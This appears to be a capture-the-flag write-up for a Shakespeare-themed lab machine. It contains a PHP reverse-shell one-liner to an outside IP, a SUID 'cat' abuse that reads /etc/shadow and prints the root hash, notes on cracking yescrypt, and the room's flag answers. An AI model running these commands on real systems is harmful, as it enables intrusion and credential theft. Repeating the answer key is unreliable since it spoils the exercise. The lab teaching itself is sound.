
```
GET /repository/project/0/document/0/source/hamlet.txt HTTP/1.1
Host: hamlet.thm:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://hamlet.thm:8000/
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 15 Sep 2021 14:52:07 GMT
If-None-Match: "2cf53-5cc09d796bd74-gzip"
```

```
Vary: Accept-Encoding
Connection: close
Content-Type: text/plain
Content-Length: 184147

***The Project Gutenberg's Etext of Shakespeare's First Folio***
********************The Tragedie of Hamlet********************

This is our 3rd edition of most of these plays.  See the index.


Copyright laws are changing all over the world, be sure to check
the copyright laws for your country before posting these files!!
```




```
www-data@66505608bd11:…/1/source# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@66505608bd11:…/1/source#
```

None standart repository in /



```
www-data@66505608bd11:…/1/source# ls -la /
total 88
drwxr-xr-x   1 root root 4096 Sep 15  2021 .
drwxr-xr-x   1 root root 4096 Sep 15  2021 ..
-rwxr-xr-x   1 root root    0 Sep 15  2021 .dockerenv
drwxr-xr-x   1 root root 4096 Sep  3  2021 bin
drwxr-xr-x   2 root root 4096 Apr 10  2021 boot
drwxr-xr-x  13 root root 3580 Feb 24 15:17 dev
drwxr-xr-x   1 root root 4096 Sep 15  2021 etc
drwxr-xr-x   2 root root 4096 Apr 10  2021 home
drwxr-xr-x   1 root root 4096 Sep  3  2021 lib
drwxr-xr-x   2 root root 4096 Sep  2  2021 lib64
drwxr-xr-x   2 root root 4096 Sep  2  2021 media
drwxr-xr-x   2 root root 4096 Sep  2  2021 mnt
drwxr-xr-x   2 root root 4096 Sep  2  2021 opt
dr-xr-xr-x 119 root root    0 Feb 24 15:17 proc
drwx------   1 root root 4096 Sep 15  2021 root
drwxr-xr-x   1 root root 4096 Sep  3  2021 run
drwxr-xr-x   1 root root 4096 Sep  3  2021 sbin
drwxr-xr-x   2 root root 4096 Sep  2  2021 srv
drwxr-xr-x   2 root root 4096 Sep 15  2021 stage
dr-xr-xr-x  13 root root    0 Feb 24 15:17 sys
drwxrwxrwt   1 root root 4096 Sep  3  2021 tmp
drwxr-xr-x   1 root root 4096 Sep  2  2021 usr
drwxr-xr-x   1 root root 4096 Sep  3  2021 var

www-data@66505608bd11:…/1/source# ls -la /stage
total 12
drwxr-xr-x 2 root root 4096 Sep 15  2021 .
drwxr-xr-x 1 root root 4096 Sep 15  2021 ..
-rw-r--r-- 1 root root   29 Sep 16  2021 flag
```

Looks like I missed 1 flag



Answer the questions below

What is Michael's password?

vnsanctified

Correct Answer

Hint

Flag 1

THM{1_most_mechanical_and_dirty_hand}

Correct Answer

Flag 2

THM{2_ophelia_s_grave}

Correct Answer

Flag 3

Answer format: ***{***********************}

Submit


Flag 4

THM{4_the_murder_of_gonzago}

Correct Answer

Flag 5


Cat have a SUID permissions



```
www-data@66505608bd11:…/html/db# find / -type f -perm -u=s 2>/dev/null
/bin/umount
/bin/mount
/bin/cat
/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
```

But I cannot use cat in this shell

`php -r '$sock=fsockopen("10.18.88.130",1337);shell_exec("/bin/sh <&3 >&3 2>&3");'`



```
www-data@66505608bd11:…/html/db# php -r '$sock=fsockopen("10.18.88.130",1337);shell_exec("/bin/sh <&3 >&3 2>&3");'

www-data@66505608bd11:…/html/db# 
```


No python shell stabilization

`script -qc /bin/bash /dev/null`

Using SUID I can read /etc/shadow


`LFILE=/etc/shadow`

`/bin/cat "$LFILE"`



```
script -qc /bin/bash /dev/null
www-data@66505608bd11:/tmp$ LFILE=/etc/shadow
LFILE=/etc/shadow
www-data@66505608bd11:/tmp$ ./cat "$LFILE"
./cat "$LFILE"
bash: ./cat: No such file or directory
www-data@66505608bd11:/tmp$ /bin/cat "$LFILE"
/bin/cat "$LFILE"
root:$y$j9T$.9s2wZRY3hcP/udKIFher1$sIBIYsiMmFlXhKOO4ZDJDXo54byuq7a4xAD0k9jw2m4:18885:0:99999:7:::
daemon:*:18872:0:99999:7:::
bin:*:18872:0:99999:7:::
sys:*:18872:0:99999:7:::
sync:*:18872:0:99999:7:::
games:*:18872:0:99999:7:::
man:*:18872:0:99999:7:::
lp:*:18872:0:99999:7:::
mail:*:18872:0:99999:7:::
news:*:18872:0:99999:7:::
uucp:*:18872:0:99999:7:::
proxy:*:18872:0:99999:7:::
www-data:*:18872:0:99999:7:::
backup:*:18872:0:99999:7:::
list:*:18872:0:99999:7:::
irc:*:18872:0:99999:7:::
gnats:*:18872:0:99999:7:::
nobody:*:18872:0:99999:7:::
_apt:*:18872:0:99999:7:::
www-data@66505608bd11:/tmp$ 
```

I found hash but does it crackable??))



Information Security Stack Exchange
https://security.stackexchange.com › ... · Tłumaczenie strony

hashcat - Can anyone identify the y hash prefix or ...

4 maj 2021 — I'm using Kali Linux and trying to crack my own /etc/passwd file with the username "matt". I've unshadowed it however trying to use Hashcat ...

What type of hashes are these and what are salts? [closed]	1 post	15 wrz 2016
For bcrypt why is JTR so much faster than hashcat?	1 post	28 sty 2021
php crypt - trailing dollar sign - extract only the salt part ...	1 post	12 mar 2014

Więcej wyników z security.stackexchange.com

Unix & Linux Stack Exchange
https://unix.stackexchange.com › ... · Tłumaczenie strony


What's the encryption type y used in /etc/passwd on Kali ...

6 sie 2021 — I know the typical encryption types for Linux are 1, $2a$, $2y$, 5, and 6, but I haven't found any answers for what y is. I'm using the ...

1 odpowiedź · Najlepsza odpowiedź: From man 5 crypt, AVAILABLE HASHING METHODS ye...

How to find the hashing algorithm used to **hash** ...	4 odpowiedzi	14 mar 2018

I found that this is yescript!!!



– ilkkachu Aug 11, 2021 at 19:53

Add a comment

1 Answer


Sorted by: Highest score (default)

12

From `man 5 crypt`, `AVAILABLE HASHING METHODS`

```
yescrypt

 yescrypt is a scalable passphrase hashing scheme designed by Solar Designe
 scrypt.  Recommended for new hashes.

 Prefix
     "$y$"

 Hashed passphrase format
     \$y\$[./A-Za-z0-9]+\$[./A-Za-z0-9]{,86}\$[./A-Za-z0-9]{43}

 Maximum passphrase length
     unlimited

 Hash size
     256 bits

 Salt size
     up to 512 bits

 CPU time cost parameter
     1 to 11 (logarithmic)
```

And this is crackable



1 Answer

Sorted by: Highest score (default)

8

I'm going to guess that you're testing this on Kali itself; having ran the following command successfully:

```
sudo unshadow /etc/passwd /etc/shadow > johninput
```

If you view johninput and see **y** right after the username, then that indicates the passwords are hashed with **yescrypt**.


```
kali:$y$j9T$B4i9oW2LaERt/J5/X8bbN/$zzGfRqAZim/VofZcas3MhnfSdYddB5.zRulk087PN2A:100
```

It appears John needs a little help with detecting the hash format, so try changing your command line to the following:

